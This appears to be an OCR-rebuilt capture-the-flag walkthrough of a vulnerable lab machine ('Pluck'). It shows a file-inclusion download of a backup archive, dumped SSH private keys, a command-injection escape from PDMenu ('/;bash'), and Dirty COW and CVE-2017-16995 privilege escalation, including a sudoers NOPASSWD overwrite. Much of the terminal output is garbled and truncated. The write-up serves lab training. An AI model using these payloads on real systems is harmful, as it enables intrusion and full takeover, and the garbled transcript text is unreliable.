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





```
Rr9tGOBDzdB73FOR5id+4Q== -----END DSA PRIVATE KEY----- home/paul/keys/id_key4.pub000077500017520001752000000000610130377275400014464 0ustar
paulpaulssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDDa6YQMcLgd3qlbSQwfGWZFsoCKaDH+otPJu5HxLNiJsPj0+74HlbUpyQdO+Q+ch48AILdIUI3JvR/0LbVfHApgUfpl+D64q4iu3JYAGY5cnL
/TuDXFsUlo0xv8igZO0bywasZmtKU1MshX3RuuBGpGjFzB06ccZ4v paul@pluck home/paul
/keys/id_key5.pub000077500017520001752000000001130130377274630144670ustar paulpaulssh-dss
AAAAB3NzaC1kc3MAAACBAOzSJojBUvZ2ERkVSS8Hv3yY25KDFDFB+Tcr4AeAv1DzQwf8mWkiJNzH8PU1Vs9tMGxNX3icAvu4hpHsf9ur9mXrNdjlogXhwqh7hJnlRxtB7zCL9gBd91bv
/OKeRy6Qyw28RGbsoYEqx41uzqzvxShlX5yQBe0YgEonTYreN0+PS5vNLm1JUh93lPXQ7EpSMw6XGPbcwb5kM2oIxvq3Gnijt5HD0EWeFb0hTlrFeRdu+bGrrjwlk1tMJIRhV82cEdXCqg
paul@pluck home/paul/keys/id_key6000077500017520001752000000003213130377275640137110ustar paulpaul-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAofNcRP3zWiqOMWmZo99TrAuRB/t/xeTpmfkNe2w4uA0AFx2N
uPoMzSRr7v9wJlu9V1WD8uhJjJ24QSHW+229qOXszTYGJ4BkMCPbpVuBOWTOT4iN
6298lhmtDmP8nYusqxFYOcav4gSlELIRZ4vbkmNR6zVI5tCUlea5jwdTs9Hd5JYL p6M0gypLikJrvdd3Y88DtJSRh7KKd80z/HCE/falc4zZstv5ROf9jWDEixiE7/vG
qGbveHZzs+rFvV/nXtScgGNSYJ8ZweICV1PwnlpfhFOvyQZwtQan9jNW+0ZYAcFe snMGnu/g6ktLbGMz3r1
/5H+dTFusrd5rBAeDPQIDAQABAoIBADn0mheCfbzNr9cV AEt5lzrhZMRjh0Utdz+HtgBuKRoMZPTguZ/xs/URzKJZvSsG6vo++xpJcFCm/JIq
ZwHRMucnaQfDBo7KTpA/tNHHHkaIwaAKsScl3XZik+CrfXJv0pnheh4q8TRED0lb
R0kz7p7DdkRi7DTVfebrC4qYx6Z4qWDdpg+q6RNHp/zUzWvUwzBuGeSwxrKUdGiC
qAQIDF4A9uBt7++CSIQDosyXvgeGdE1IZEOdkA6YFY6OFqo3RFrWRw8eqxB3jYgi
OdZADjpuPcp9XNqEn2WE4LITAdx9YYVaNhdNPLcZTuZ8Oj08HT+7RcSJrh/IqOhq
ij+w30ECgYEAy7DcvQSJmyTLI5OJ5w6HXVmjOPWE/QXr1MB5iMNBFBYsUtBPf7Z4
I3zmXxavC1empD7Y5HXZmayxchX+Xuk+siRbDHtkJBhEV3q/HT0uBNmQmHwL8AfD
qWDRgaGaRXg1+aPrWaNSxsRUmen7aQ2EBYKHF3IZtxJjrXokA7fnh7ECgYEAy4pk
aFm3O1zbfbXPE+kQhN37btn4loLxR7uBue4NuAeozHO81wdFMfWAEMogQeRmmptR
0zBLYzhjPCkOPLaoo/yAPnR35lIRCILj3pSWf2fe6xP9qYKzAFPuhkGFXeHGTqPq
hmmW8Z6HFXKE3CTMOgI4SnmhTgyS4SlzqgVeo00CgYEAqXsVj+iwnng01fsy6R/7
nb6xwvj2mJlOqo0kEpl0EsSISLevDjLDL7QC8ueq6iMaMttgGGe+kNFSK/0E0+/7
DLqXT4Fzx1yxsKAfWLLJEZv9ZgMA481yDgLTD6to85icQIUVIFYC0AQX6KD5YWWv
je4XfXig0OTqLzPLt5RTf2ECgYAZc5W4ordR2fusTYa2Y6doJeXh56m5EGihYqYH HOhkQbjuz+4mKUeSxrMb5lqAQtl9tPxXXyueHZfzFuMr3l9aGiHjLWcskasrWEqs
M4JaLh/m31oRz0EY4mXqLdlCcw/8F20lH6D7V6pmmSpZ6NQM0Og/D9SG0PWw6CEJ
eqBp5QKBgCIXKaLCzZMoXfp2MXWZqpRpT7zevZCT76CoW5MGRiV/SuOGJgZqPJ5/
GVRhUJLOqcoqyHLx7Bx3ip1D3Em+M0YNgRKgUaEZyQYe5Eeokh1ciSDBA7K4um3R qVJrgjB/tdY3RHV+jbKTVd/j4u2ZUawD+iz/2DpHW+KTp5NzKsrG -----END
RSA PRIVATE KEY----- home/paul/keys/id_key100007750001752000175200000000123413037727401013673 0ustar paulpaul-----BEGIN DSA PRIVATE KEY-----
MIIBuwIBAAKBgQCduTxUHPNVYkP8UGQf+VO6gMoGhsL9T6HIYkdq8IftRwlb1+mS
LxUjkZ3c0weOARWbdBEOsN7dQTMgqmKbT0Xw9H09fXY+An3amW8Q9gAxH2ick9no
RADAvJVG9JsZhsz9U17Hs3Q9veL1NvO9gVCTWh4/a+QJUw5uC30P51lOsQIVALdv
20BhxMick+bol7Eq87bS+HQ3AoGBAJfdmxQuPysN9PZKtq8sQ5VAUYB8saTMUlee
JJy3XaaexxRwBA0H+iCboas5NSnpHf70nVjBcj3HDiR5521bZwtLHWl0be96+KvT LqzKlLjOyfQb4858H1/H54thMGenoxQdufSohB7ReOl0L6awQiLGtnthnTAAJfEF
OGAZBQwTAoGAZzEKlvkXT7MwUqiVRTFmqr7qLNsQl4vzPV8tB+cYNkXtTwCQv6vV
```



```
┌──(justin㉿redteam)-[~]
└─$ wget http://192.168.0.7/index.php?page=/backups/backup.tar
```



```
┌──(justin㉿redteam)-[~/home]
└─$ ls
bob  ome  paul  peter  var

┌──(justin㉿redteam)-[~/home]
└─$ 
```



```
┌──(justin㉿redteam)-[~/home/paul/keys]
└─$ ls
 id_key1      id_key2      id_key3      id_key4      id_key5      id_key6
 id_key1.pub  id_key2.pub  id_key3.pub  id_key4.pub  id_key5.pub  id_key6.pub

┌──(justin㉿redteam)-[~/home/paul/keys]
└─$ 
```

PDMenu Exploitation

After gaining access, I was presented with a **PDMenu-based interface**. While navigating it, I noticed that many menu options executed underlying system commands.


One particularly promising vector was the **WWW** section, which fetched URLs with a format like:

```Unset
file://localhost/home/paul/
```


I tested command injection by modifying the input:

```Unset
file://localhost/;/bin/bash
```


This worked, and I was able to escape the PDMenu and spawn a shell.




```
dirtyc0w.c  dirycow.c  keys
: $ ./dirtyc0w /etc/sudoers paul ALL=(ALL:ALL) NOPASSWD: ALL
ax error near unexpected token `('
: $ ./dirtyc0w /etc/sudoers "paul ALL=(ALL:ALL) NOPASSWD: ALL"
fffffffffff

00000000

m -100000000

:~$ sudo -l
sword for paul:


 again.
sword for paul:

 again.
sword for paul:

correct password attempts
:~$
:~$ sudo -su
on requires an argument -- 'u'
o -h | -K | -k | -V
o -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
o -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
o [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user] [VAR=value] [-i|-s] [<command>]
o -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user] file ...
:~$ sudo su
sword for paul:
: $ ls
dirtyc0w.c  dirycow.c  keys
:~$ cat /etc/passwd
:root:/root:/bin/bash
:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:/bin:/usr/sbin/nologin


Cow
Welcome to Pdmenu 1.3.4 by Joey Hess <joey@kitenet.net>
```



```
Press Enter to return to Pdmenu.
Looking up  'gshfghdsfghnjdgfhmn' first
Looking up 'www.gshfghdsfghnjdgfhmn.com', guessing...
Looking up 'www.gshfghdsfghnjdgfhmn.edu', guessing...
Looking up 'www.gshfghdsfghnjdgfhmn.net', guessing...
Looking up 'www.gshfghdsfghnjdgfhmn.org', guessing...

Looking up gshfghdsfghnjdgfhmn first
Looking up www.gshfghdsfghnjdgfhmn.com, guessing...
Looking up www.gshfghdsfghnjdgfhmn.edu, guessing...
Looking up www.gshfghdsfghnjdgfhmn.net, guessing...
Looking up www.gshfghdsfghnjdgfhmn.org, guessing...
Can't Access `file://localhost/home/paul/gshfghdsfghnjdgfhmn'
Alert!: Unable to access document.

lynx: Can't access startfile

Press Enter to return to Pdmenu.
```



```
/;bash
```




```
Current directory is /

    drwxr-xr-x   2 backup-u root        4096 Jan 19  2017 backups/
    drwxr-xr-x   2 root     root        4096 Jan 18  2017 bin/
    drwxr-xr-x   3 root     root        4096 Jan 18  2017 boot/
    drwxr-xr-x  19 root     root        4220 Apr  9 16:28 dev/
    drwxr-xr-x  98 root     root        4096 Jan 19  2017 etc/
    drwxr-xr-x   5 root     root        4096 Jan 18  2017 home/
    lrwxrwxrwx   1 root     root          32 Jan 18  2017 initrd.img → boot/initrd.img-4.8.0-22-generic
    drwxr-xr-x  20 root     root        4096 Jan 18  2017 lib/
    drwxr-xr-x   2 root     root        4096 Jan 18  2017 lib64/
    drwx──────   2 root     root       16384 Jan 18  2017 lost+found/
    drwxr-xr-x   3 root     root        4096 Jan 18  2017 media/
    drwxr-xr-x   2 root     root        4096 Oct 12  2016 mnt/
    drwxr-xr-x   2 root     root        4096 Oct 12  2016 opt/
    dr-xr-xr-x 148 root     root           0 Apr  9 15:46 proc/
    drwx──────   2 root     root        4096 Jan 25  2017 root/
    drwxr-xr-x  24 root     root         860 Apr  9 16:37 run/
    drwxr-xr-x   2 root     root       12288 Jan 18  2017 sbin/
    drwxr-xr-x   2 root     root        4096 Oct 12  2016 srv/
    dr-xr-xr-x  13 root     root           0 Apr  9 15:46 sys/
    drwxrwxrwt   8 root     root        4096 Apr  9 16:41 tmp/
    drwxr-xr-x  11 root     root        4096 Jan 18  2017 usr/
    drwxr-xr-x  13 root     root        4096 Jan 18  2017 var/
    lrwxrwxrwx   1 root     root          29 Jan 18  2017 vmlinuz → boot/vmlinuz-4.8.0-22-generic
```


Kernel Exploitation & Root Access

With shell access, I discovered the system was running an outdated Linux kernel.


I initially attempted the **Dirty COW** exploit, but I was not able to successfully exploit. I then pivoted to **CVE-2017-16995**, which successfully provided **root privileges** and access to the final **flag**.




```
paul@pluck:~$ uname -r
4.8.0-22-generic
paul@pluck:~$ 
```



```
paul@pluck:~$ uname -r
4.8.0-22-generic
paul@pluck:~$ touch dirtyc0w.c
paul@pluck:~$ vi dirtyc0w.c
paul@pluck:~$ gcc -pthread dirtyc0w.c
paul@pluck:~$ ^C
paul@pluck:~$ ^C
paul@pluck:~$ gcc -pthread dirtyc0w.c -o dirtyc0w
paul@pluck:~$ ls
a.out  dirtyc0w  dirtyc0w.c  exploit.sh  keys  l  m  ok  u  w
paul@pluck:~$ ./dirtyc0w 
```



```
        }
}
